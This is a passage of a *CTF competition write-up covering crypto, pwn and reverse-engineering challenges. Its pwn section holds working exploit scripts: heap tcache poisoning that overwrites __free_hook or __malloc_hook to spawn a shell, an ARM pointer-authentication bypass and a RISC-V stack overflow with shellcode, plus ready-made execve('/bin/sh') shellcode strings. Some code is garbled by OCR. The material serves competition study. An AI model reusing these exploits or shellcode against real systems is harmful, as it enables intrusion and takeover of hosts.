112213695905472142415221444515326532320352429478341683352811183503269676555434601229013679319423878238944956830244386653674413411658696751173844443394608246716053086226910581400528167848306119179879115809778793093611381764939789057524575349501163689452810148280625226541609383166347879832134495444706697124741
e = 4919
cp = c % p
cq = c % q
mp = AMM(cp, e, p)
mq = AMM(cq, e, q)
p_proot = findAllPRoot(p, e)
q_proot = findAllPRoot(q, e)
mps = findAllSolutions(mp, p_proot, cp, p)
mqs = findAllSolutions(mq, q_proot, cq, q)
print (mps, mqs)
from Crypto.Util.number import long_to_bytes
def check(m):
t = long_to_bytes(int(m))
if b"*CTF" in t:
print(t)
return True
return False
# About 16 mins to run 0x1337^2 == 24196561 times CRT
start = time.time()
print('Start CRT...')
for mpp in mps:
for mqq in mqs:
solution = CRT_list([int(mpp), int(mqq)], [p, q])
if check(solution):
print(solution)
print(time.time() - start)
end = time.time()
print("Finished in {} seconds.".format(end - start))
```

GuessKey2

解题思路

2019nsu crypto 的原题，mask为2**64 –1 的时候持续翻转[p,q]区间的比特位，最后会翻转为全1

https://nsucrypto.nsu.ru/archive/2019/problems_solution#data



2.1 Problem "A 1024-bit key"

2.1.1 Formulation


Alice has a 1024-bit key for a symmetric cipher (the key consists of 0s and 1s). Alice is afraid of malefactors, so she changes her key everyday in the following way:

1. Alice chooses a subsequence of key bits such that the first bit and the last bit are equal to 0. She also can choose a subsequence of length 1 that contains only 0.
2. Alice inverts all the bits in this subsequence (0 turns into 1 and vice versa); bits outside of this subsequence remain as they are.

Prove that the process will stop. Find the key that will be obtained by Alice in the end of the process.

Example of an operation. $11001\,\underbrace{01101110}\,011\ldots$ turns to $11001\,\underbrace{10010001}\,011\ldots$

2



2.1.2 Solution

Let us encode the binary vector of the key as the corresponding decimal number. It is obvious that this number will increase on the next day, since all the bits on the left from the sequence are not changing, but the first bit of the sequence turns from 0 to 1. Let us note that this number can not increase infinitely since the size of the key is restricted by 1024 bits, so, in the very end the key will be maximal possible and, thus, will consist of all 1s.

Almost all the participants successfully solved the problem.

```
from pwn import *
ip = "52.163.228.53"
port = 8082
sh = remote(ip,port)
# sh = process(["python","GuessKey_Fix.py"])
import time
from tqdm import tqdm
for i in tqdm(range(200)):
sh.recvuntil("mask:")
sh.sendline("18446744073709551615")
sh.recvuntil("guess:")
sh.sendline("2333")
sh.recvline()
print("done")
# context.log_level = "debug"
sh.recvuntil("mask:")
sh.sendline("18446744073709551615")
sh.recvuntil("guess:")
sh.sendline("18446744073709551615")
res = sh.recvline().strip()
print(b"guessing" + res)
if res != b'Oops.':
sh.recvuntil("mask:")
sh.sendline("0")
sh.recvuntil("guess:")
sh.sendline("18446744073709551615")
sh.recvline()
sh.recvuntil("mask:")
sh.sendline("0")
sh.recvuntil("guess:")
sh.sendline("18446744073709551615")
# sh.close()
sh.interactive()
else:
sh.recvuntil("mask:")
sh.sendline("18446744073709551615")
sh.recvuntil("guess:")
sh.sendline("18446744073709551615")
sh.recvline()
sh.recvuntil("mask:")
sh.sendline("0")
sh.recvuntil("guess:")
sh.sendline("18446744073709551615")
sh.recvline()
sh.recvuntil("mask:")
sh.sendline("0")
sh.recvuntil("guess:")
sh.sendline("18446744073709551615")
# sh.recvline()
sh.interactive()
# *CTF{27d30dad45523cbf88013674a4b5bd29}
```

---

mycurve

解题思路

```
# https://www.hyperelliptic.org/EFD/g12o/data/edwards/coordinates
from Crypto.Util.number import long_to_bytes
F=GF(2**100)
R.<x,y>=F[]
def _map(p):
    x,y = F.fetch_int(p[0]),F.fetch_int(p[1])
    u = 3*(x+y)/(x*y+x+y)
    v = 3*(x/(x*y+x+y)+2)
    return (u,v)
G = (698546134536218110797266045394, 1234575357354908313123830206394)
P = (403494114976379491717836688842, 915160228101530700618267188624)
# d1 =1
# d2 =1
# a1 = 1
# a2 = d1^2+d2
# a3 = 0
# a4 = 0
# a6 = d1^4*(d1^4+d1^2+d2^2)
E = EllipticCurve(GF(2**100),[1, 2, 0, 0, 3])
base = E(_map(G))
res = E(_map(P))
flag = discrete_log(res,base,base.order(),operation="+")
print(long_to_bytes(flag))
```

Pwn

babyheap

解题思路

存在UAF

只需绕过新版2.27的key机制

```
# _*_ coding:utf-8 _*_
from pwn import *
context.log_level = 'debug'
context.terminal=['tmux', 'splitw', '-h']
prog = './pwn'
#elf = ELF(prog)
# p = process(prog)#,env={"LD_PRELOAD":"./libc-2.27.so"})
# libc = ELF("./libc-2.27.so")
p = remote("52.152.231.198 ", 8081)
def debug(addr,PIE=True):
    debug_str = ""
    if PIE:
        text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
        for i in addr:
            debug_str+='b *{}\n'.format(hex(text_base+i))
        gdb.attach(p,debug_str)
    else:
        for i in addr:
```

```python
            debug_str+='b *{}\n'.format(hex(text_base+i))
        gdb.attach(p,debug_str)
def dbg():
    gdb.attach(p)
#-----------------------------------------------------------------------------------------
s       = lambda data               :p.send(str(data))        #in case that data is an int
sa      = lambda delim,data         :p.sendafter(str(delim), str(data))
sl      = lambda data               :p.sendline(str(data))
sla     = lambda delim,data         :p.sendlineafter(str(delim), str(data))
r       = lambda numb=4096          :p.recv(numb)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
it      = lambda                    :p.interactive()
uu32    = lambda data   :u32(data.ljust(4, '\0'))
uu64    = lambda data   :u64(data.ljust(8, '\0'))
bp      = lambda bkp                :pdbg.bp(bkp)
li      = lambda str1,data1          :log.success(str1+'========>'+hex(data1))

def dbgc(addr):
    gdb.attach(p,"b*" + hex(addr) +"\n c")
def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))
sh_x86_18="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x86_20="\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x64_21="\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7\xb0\x3b\x0f\x05"
#https://www.exploit-db.com/shellcodes
#-----------------------------------------------------------------------------------------
    # Arch:     amd64-64-little
    # RELRO:    Full RELRO
    # Stack:    Canary found
    # NX:       NX enabled
    # PIE:      PIE enabled
libc = ELF("./libc.so.6")
def add(idx,sz):#2020A0 0xf-0x60
    sla(">> ",'1')
    sla("input index",str(idx))
    sla("input size",str(sz))
def delete(idx):#UAF
    sla(">> ",'2')
    sla("input index",str(idx))
def edit(idx,con):#只能+8 read
    sla(">> ",'3')
    sla("input index",str(idx))
    sa("input content",con)
def show(idx):
    sla(">> ",'4')
    sla("input index",str(idx))
def lename(name):
    sla(">> ",'5')
    sa("your name:",name)
def showname():
    sla(">> ",'6')
def exp():
    # debug([0x149E,0x14D2])
    add(0,0x40)
    add(1,0x50)
    add(2,0x40)
    add(3,0x20)
    add(4,0x40)
    for i in range(8):
        delete(0)
        edit(0,'a'*8)
    for i in range(8):
        delete(3)
        edit(3,'b'*8)
    lename('a')
    show(0)
    ru('\n')
    data = uu64(r(6))
    lg('data',data)
    addr = data - 0x7f8948d70ce0  + 0x7f8948985000
    lg('addr',addr)
    fh = addr + libc.sym['__free_hook']
    sys = addr + libc.sym['system']
    #---------------------------------------------
    # add(2,0x40)
    add(5,0x20)
    add(6,0x20)
    edit(6,p64(fh-8)*3)
    add(7,0x40)
    add(8,0x40)
    add(9,0x40)
    edit(9,'/bin/sh\x00'*3)
    add(10,0x40)
    edit(10,p64(sys))
    # dbg()
    delete(8)
    it()
if __name__ == '__main__':
    exp()
```

babypac

解题思路

lock存在数组下标负数溢出，用此可以结合逆向计算leak出我们要覆盖的ret address的PAC并且可以bypass auth进入栈溢出函数

```
from pwn import *
p = process(["qemu-aarch64", "-cpu", "max", "-L", ".", "./chall"])
#p = remote("52.255.184.147", 8080)
p.sendafter("name: ", p64(0x400ff8)+p64(0)+p64(0x10A9FC70042)+p64(0))
p.sendlineafter(">> ", "1")
p.sendlineafter("identity: ", str(0x400e84))
p.sendlineafter(">> ", "2")
p.sendlineafter("idx: ", "-1")
p.sendlineafter(">> ", "2")
p.sendlineafter("idx: ", "-2")
p.sendlineafter(">> ", "3")
p.recvuntil("name: ")
c = u64(p.recv(8))
print(c)
addr = int(input())
p.sendlineafter(">> ", "4")
p.sendlineafter("idx: ", "-1")
p.send(b"a"*0x20+p64(0)+p64(addr)+p64(0)+p64(0x400fd8)+p64(0)+p64(1)+p64(0x411fd8)+p64(0)+p64(0x412500)+p64(0x50)+p64(0x412500)*2+p64(0x411fd8)*4)
pause()
shellcode = "\xe1\x45\x8c\xd2\x21\xcd\xad\xf2\xe1\x65\xce\xf2\x01\x0d\xe0\xf2\xe1\x8f\x1f\xf8\xe1\x03\x1f\xaa\xe2\x03\x1f\xaa\xe0\x63\x21\x8b\xa8\x1b\x80\xd2\xe1\x66\x02\xd4"
p.send(shellcode)
p.interactive()
```

Favourite Architecure flag1

解题思路

栈溢出

```
from pwn import *
#p = process(["./qemu-riscv64", "./main"])
```

```
p = remote("119.28.89.167", 60001)
shellcode = "\xa2\x75"+"\x93\x08\x80\x03"+"\x01\x46"+"\x73\x00\x00\x00"
shellcode += "\x13\x06\x80\x05"+"\x93\x08\xf0\x03"+"\x73\x00\x00\x00"
shellcode += "\x05\x45"+"\x93\x08\x00\x04"+"\x73\x00\x00\x00"
shellcode += "\x00/home/pwn/flag\x00"
payload = "A"*288+p64(0x1a430)+p64(0)*2+p64(0x6e200+0x128)+p64(0x10442)
payload += "A"*504+p64(0x6e200)+p64(0)*5+p64(0x6e223)
p.sendlineafter("Input the flag: ", payload)
pause()
p.sendline(shellcode)
p.interactive()
```

---

babygame

解题思路

多restart几次

利用游戏中的”L”功能进行Libc泄露

利用游戏中的”leave name”机制机型tcache劫持

打malloc_hook提权

```
# _*_ coding:utf-8 _*_
from pwn import *
context.log_level = 'debug'
context.terminal=['tmux', 'splitw', '-h']
prog = './pwn'
#elf = ELF(prog)
# p = process(prog)#,env={"LD_PRELOAD":"./libc-2.27.so"})
# libc = ELF("./libc-2.27.so")nc 52.152.231.198 8082
p = remote("52.152.231.198", 8082)
def debug(addr,PIE=True):
debug_str = ""
if PIE:
text_base = int(os.popen("pmap {}| awk '{{print
$1}}'".format(p.pid)).readlines()[1], 16)
for i in addr:
debug_str+='b *{}\n'.format(hex(text_base+i))
gdb.attach(p,debug_str)
else:
for i in addr:
debug_str+='b *{}\n'.format(hex(text_base+i))
gdb.attach(p,debug_str)
def dbg():
```

```
gdb.attach(p)
#---------------------------------------------------------------------------------------------
s       = lambda data               :p.send(str(data))        #in case that data is an int
sa      = lambda delim,data         :p.sendafter(str(delim), str(data))
sl      = lambda data               :p.sendline(str(data))
sla     = lambda delim,data         :p.sendlineafter(str(delim), str(data))
r       = lambda numb=4096          :p.recv(numb)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
it      = lambda                    :p.interactive()
uu32    = lambda data   :u32(data.ljust(4, '\0'))
uu64    = lambda data   :u64(data.ljust(8, '\0'))
bp      = lambda bkp                :pdbg.bp(bkp)
li      = lambda str1,data1
 :log.success(str1+'========>'+hex(data1))
def dbgc(addr):
gdb.attach(p,"b*" + hex(addr) +"\n c")
def lg(s,addr):
print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))
sh_x86_18="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x86_20="\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x64_21="\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7\xb0\x3b\x0f\x05"
#https://www.exploit-db.com/shellcodes
#---------------------------------------------------------------------------------------------
libc = ELF("/lib/x86_64-linux-gnu/libc-2.27.so")
def exp():
# debug([0x149E,0x14D2])
sla("Please input an level from 1-9:",'1')
sla("Please input an order:",'q')
sla("input an order:",'y')
sla("your name:",'a')
sla("put an order:",'y')
# debug([0xB6D4,0xB56B,0x0B454])
sla("input an level from 1-9:",'l')
ru("message:")
data = uu64(r(6))
lg('data',data)
addr = data - 0x7f48c49e3ca0 + 0x7f48c45f8000
one = addr + 0x4f3c2#0x4f365 0xe58b8 0xe58c3
lg('addr',addr)
fh = addr + libc.sym['__free_hook']
mh = addr + libc.sym['__malloc_hook']
sys = addr + libc.sym['system']
```

```
#---------------------------------
sla("put an level from 1-9:",'1')
sla("e input an order:",'m')
sla("message:",'aaa')
sla("e input an order:",'a')
sla("e input an order:",'a')
sla("e input an order:",'d')
sla("e input an order:",'s')
sla("e input an order:",'s')
sla("e input an order:",'w')
sla("e input an order:",'w')
sla("e input an order:",'d')
sla("e input an order:",'d')
sla("e input an order:",'a')
sla("e input an order:",'w')
sla("e input an order:",'w')
sla("e input an order:",'2')
sla("e input an order:",'b')
# raw_input("C")
sla("Please input an order:",'q')
# raw_input("C")
sla("e input an order:",'q')
# sleep(1)
sla(" input an order:",'y')
#---------------------------------
sla("put an level from 1-9:",'1')
sla("e input an order:",'q')
pay = p64(mh)*10
ru("ave your name?")
# debug([0x0B0D9])
sla('se input an order:','y')
sla("your name:",pay)
sla(" input an order:",'y')
#--------------------------------------
# dbg()
pay1 = 'a'*0x50
sla("t an level from 1-9:",'q')
sla('se input an order:','y')
sla("your name:",pay1)
sla(" input an order:",'y')
#--------------------------------------
# dbg()
# pay1 = p64(sys)*10
sla("t an level from 1-9:",'q')
sla('se input an order:','y')
sla("your name:",pay1)
sla(" input an order:",'y')
#--------------------------------------
sla("t an level from 1-9:",'q')
sla('se input an order:','y')
pay2 = p64(one)+'/bin/sh\x00'*9
pay3 = 'a'*0x50
# debug([0xB119])
sla("your name:",pay2)
sla("input an order:",'y')
it()
if __name__ == '__main__':
exp()
```

Reverse

stream

解题思路

用rust写的程序。程序大概流程是：读取flag文件，然后按字节取文件数据，取字节不是顺序取的，然后进行单字节加密，所有字节加密完输出output文件中。加密算法比较简单，就是加密第n字节时，以前n-1个原输入为初始量初始化rand_chacha，然后取随机数与第n个字节异或。

感觉最简单的解法应该用rust写个程序跑就行了。可是现实条件所限下东西有点浪费时间，而且也不会rust啊。所以干脆直接调试跑了。

把程序patch成按顺序调输入，然后使用gdbserver+ida的方式，写脚本跑了好多遍。由于不同的单字节输入有可能加密后的结果相同，所以跑的过程要剔除掉一些可能结果。脚本大概如下：

```
table = string.digits+string.lowercase+string.uppercase+'{}-_!?*'
def patch_data(addr,s):
for i,v in enumerate(s):
PatchByte(addr+i,ord(v))
base = 0x555555554000
data_addr = 0x555555593150
stack_addr = 0x7fffffffd5d0
check =
'9A7A42923CE31BA4B872962F01985E2922F59A140D4C182A3841D4F3A9E860EEDA03DC1CA
18612FE1842898091DC'.decode('hex')
idx=[]
for i in range(46):
idx.append((4+7*i)%46)
flag_t = '{DSGXa*XvFtXafONHJn}b6fXUatCHRFGaE5o7cacZE'
#flag_t = ''
pos = len(flag_t)
SetRegValue(pos,'r12')
SetRegValue(pos,'r14')
rsp = GetRegValue('rsp')
if pos < 32:
patch_data(rsp+0x80,flag_t.ljust(32,'\x00'))
else:
patch_data(rsp+0x80,flag_t[:32])
patch_data(rsp+0x80,flag_t[32:])
AddBpt(base+0x5c69)
for i in range(pos,46):
f_s = False
for c in table:
if i == 2 and c == '!':
continue
if i == 3 and c == 'f':
continue
if i == 4 and c == 'N':
continue
if i == 21 and c == '!':
continue
if i == 42 and c == 't':
continue
patch_data(data_addr+i,c)
SetRegValue(0x2e,'r13')
AddBpt(base+0x5c55)
EnableBpt(base+0x5c55, True)
continue_process()
GetDebuggerEvent(WFNE_SUSP, -1)
DelBpt(base+0x5c55)
if Byte(data_addr+i) == ord(check[idx[i]]):
if i != 45:
AddBpt(base+0x5ad0)
EnableBpt(base+0x5ad0, True)
continue_process()
GetDebuggerEvent(WFNE_SUSP, -1)
DelBpt(base+0x5ad0)
f_s = True
break
else:
SetRegValue(base+0x5ad0,'rip')
if not f_s:
print('error')
break
else:
flag_t += c
print(flag_t)
flag = [0]*46
for i,v in enumerate(idx):
flag[v] = flag_t[i]
print(''.join(flag))
print('end.')
```

---

wherekey

解题思路

变换及检测函数位于sub_4022DE

通过tty和socket接收输入，socket的输入会被用于检测

看起来变换逻辑是使用固定key点乘输入然后比对

python z3尝试失败，尝试穷举，字符集需要完善

```
#include<inttypes.h>
#include<stdio.h>
#include<stdlib.h>
#include<memory.h>
#include<string.h>
#include<math.h>
//#include<setimp.h>
voidprintArray(constchar*name,uint8_t*v,size_tlen){
printf("========%s=========\n",name);
for(size_ti=0;i<len;i++){
printf("0x%02X,",v[i]);
}
printf("\n=================\n");
}
uint32_tdotMul(uint8_ta1[],uint8_ta2[]){
uint32_tres=0;
for(size_ti=0;i<5;i++){
res+=a1[i]*a2[i];
}
returnres;
}
uint8_ttarget[]={0x38,0x6D,0x4B,0x4B,0xB9,
0x8A,0xF9,0x8A,0xBB,0x5C,
0x8A,0x9A,0x0BA,0x6B,0x0D2,
0xC6,0xBB,0x5,0x90,0x56,
0x93,0xE6,0x12,0xBD,0x4F};
charaf[]="flag{are_you_sure_friend}";
uint8_tcheck(uint8_ta1[],size_tstart){
uint8_tbuf[5];
size_tcnt;
for(cnt=0;cnt<5;cnt++){
buf[0]=af[cnt];
buf[1]=af[cnt+5];
buf[2]=af[cnt+10];
buf[3]=af[cnt+15];
buf[4]=af[cnt+20];
//printf("dot%d\n",dotMul(a1,buf));
if(((uint32_t)dotMul(a1,buf)%0x101-(uint32_t)target[start+cnt])!=0){
//printf("i=%d\n",i);
return0;
}
}
//printf("%d\n",cnt);
return1;
}
intmain(){
uint8_tv[25]={0};
chartab[256]="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01234567
89{}_-";
for(size_t i=0;i<0x7f-0x20;i++){
tab[i]=i+0x20;
}
size_tscope=strlen(tab);
uint8_tmulBuf[5];
size_tst=0;
while(st<25){
for(size_ti1=0;i1<scope;i1++){
for(size_ti2=0;i2<scope;i2++){
for(size_ti3=0;i3<scope;i3++){
for(size_ti4=0;i4<scope;i4++){
for(size_ti5=0;i5<scope;i5++){
v[0]=tab[i1];
v[1]=tab[i2];
v[2]=tab[i3];
v[3]=tab[i4];
v[4]=tab[i5];
if(check(v,st)==1){
printf("%s",v);
fflush(stdout);
gotoNEXT;
}
}
}
}
}
}
NEXT:
st+=5;
}
printf("\n========\n");
//printf("ok\n");
```

```
return0;
}
```

解完发现是一个hill加密，直接乘逆矩阵就行= =

Favourite Architecure flag0

解题思路

chacha20算法 + 标准Tea算法


0x10448 输入flag 存在栈0x00000040007ffdb8

0x10452 长度检测 0x59

0x1047c 输入的flag 后0x30放在堆上

0x104a0 在栈上生成字符串

一串函数中的字符（不太明白 可能是加密）：
tzgkwukglbslrmfjsrwimtwyyrkejqzooaeqjfhclrqk



```
qian 0x29 jinxing xor
0x40007ffcf8:   0xddf6a54dd3628bee  0x497c91aa64dffa3f
0x40007ffd08:   0xd97d7d296356f5f4  0x2ed875dc9e0159ff
0x40007ffd18:   0x07c0cf1f5649c59a  0x4501f8e4003af701
0x40007ffd28:   0xa4dc42b95473f9a2  0x12c5bec0d7bda20e
```

0x104bc

对输入flag的前0x29与上面生成的字符串进行抑或

0x104d8 应该是一个比较操作，具体比较流程不太懂

使用ghidra查看，通过交叉引用找到主函数

输入长度为89，前41为异或生成的数据，可以通过调试获取异或的值，后48个为类tea加密，流程和tea略有不同

调试可以使用qemu配合gdb-multiarch

前41个

```
a = [0x8d,0xe8,0x01,0xb0,0x2e,0xc6,0x95,0xbe,0x5c,0x99,0xbc,0x07,0xc9,0xf2,0x1f,0x2a,0x97,0x96,0x35,0x00,0x4a,0x1e,0x1e,0xba,0x9c,0x3a,0x62,0xfd,0xbf,0x16,0xbb,0x4d,0xf9,0xa6,0x2a,0x35,0x7c,0xac,0xa3,0x64,0x62]
```

```python
b = [0x88,0xe7,0x03,0xb4,0x36,0xcd,0x97,0xab,0x5a,0xa5,0xa6,0x0b,0xdf,0xce,0x08,0x3b,0x9d,0x90,0x32,0x3c,0x4e,0x15,0x14,0xbd,0x8d,0x38,0x38,0xb0,0xee,0x2a,0xbc,0x4b,0xf9,0xaa,0x24,0x26,0x76,0xa3,0xa5,0x75,0x5e]
c = [i for i in b'c'*41]
xb = []
for i in range(len(a)):
    xb.append(b[i]^c[i])
rb = []
for i in range(len(a)):
    rb.append(xb[i]^a[i])
print(bytes(rb))
```

后48个

```c
#include <inttypes.h>
#include <stdio.h>
#include <stdlib.h>
#include <memory.h>
#include <string.h>
#include <math.h>
// #include <setimp.h>
void printArray(const char *name,uint8_t *v,size_t len){
    printf("=======%s=========\n",name);
    for(size_t i=0;i<len;i++){
        printf("0x%02X,",v[i]);
    }
    printf("\n================\n");
}
void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0xe3779b90, i;  /* set up */
    uint32_t delta=0x9e3779b9;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    for (i=0; i<16; i++) {                         /* basic cycle start */
        // printf("%x,%x\n",v0,v1);
        v1 -=((v0>>5)+k3^(sum+v0)^(v0*0x10+k2));
        v0-=((v1>>5)+k1^(sum+v1)^(v1*0x10+k0));
        sum -= delta;
    }                                              /* end cycle */
    v[0]=v0; v[1]=v1;
}
int main(){
    // uint8_t v2[] = {0x60,0x98,0x67,0x83,0x1a,0xde,0x8e,0x2c};
    uint32_t key[] = {0x1368a0bb,0x190ace1e,0x35d8a357,0x26bf2c61};
    uint8_t v[] = {0xf9,0x87,0x50,0xc4,0xb2,0xf2,0x03,0x07,0x3c,0xf4,0x74,0x69,0x59,0xbb,0xb4,0xed,0x2a,0xb0,0xf0,0x0f,0xf2,0x20,0x85,0x00,0xdd,0x23,0xcd,0xfd,0x75,0x48,0x02,0x35,0xd3,0xb6,0xd7,0xf1,0xe1,0x1b,0xf2,0x74,0x12,0xbf,0x2d,0xcb,0xf6,0x53,0xb4,0xa4,0,0};
    for(size_t i=0;i<48;i+=8){
        decrypt((uint32_t*)&v[i],key);
    }
    printf("%s\n",v);
    return 0;
}
```

ChineseGame

解题思路

v4是个链表结构，第一个域可以用来指向下一个或者做data，第二个域指向next

10之后应该依次约束9，8，7.。。

最终顺序：

9大于100，8大于100，其它小于100

初始条件：10>100,9<100,其它>100

算法：当前单元找离它最近的比它大的单元，如果二者差为1(若目标单元为1，则当前单元应该与之相同，否则应该相反)，则当前位置应该为1，否则为0(如果目标单元为0，应该与之相同，否则相反)

```
import hashlib
import base64
from z3 import *
import numpy as np
data = [
    1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,
    7,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,6,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,
    9,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,6,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,
    7,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,6,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,
    8,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,6,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,
    7,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,
    5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,
    6,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,
    5,1,2,1,3,1,2,1,
    4,1,2,1,3,1,2,1,
    10
    ,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,6,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,7,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,6,1,2,1,3,1,2,1,4,1,2,1,3,1
,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,8,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2
,1,3,1,2,1,4,1,2,1,3,1,2,1,6,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1
,4,1,2,1,3,1,2,1,7,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3
,1,2,1,6,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,9,1
,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,6,1,2,1,3,1,2
,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,7,1,2,1,3,1,2,1,4,1,2,1
,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,6,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5
,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,8,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1
,2,1,4,1,2,1,3,1,2,1,6,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2
,1,3,1,2,1,7,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1
,6,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,5,1,2,1,3,1,2,1,4,1,2,1,3,1,2,1,0,0x4058A
0,0]
tab = [0]*len(data)
for i in range(9,0,-1):
    st=0
    while i in data[st:]:
        st = data.index(i,st,len(data))
        j=st
        # print(i)
        while j<len(data):
            if data[j]>i:
                if data[j]-i==1:
                    tab[st]=1
                elif data[j]-i>=2:
                    tab[st]=0
                st=j+1
                break
            j+=1
        if j==len(data):
            st+=1
print(tab)
s = ""
for i in tab:
    s+=str(i)
print(s)
```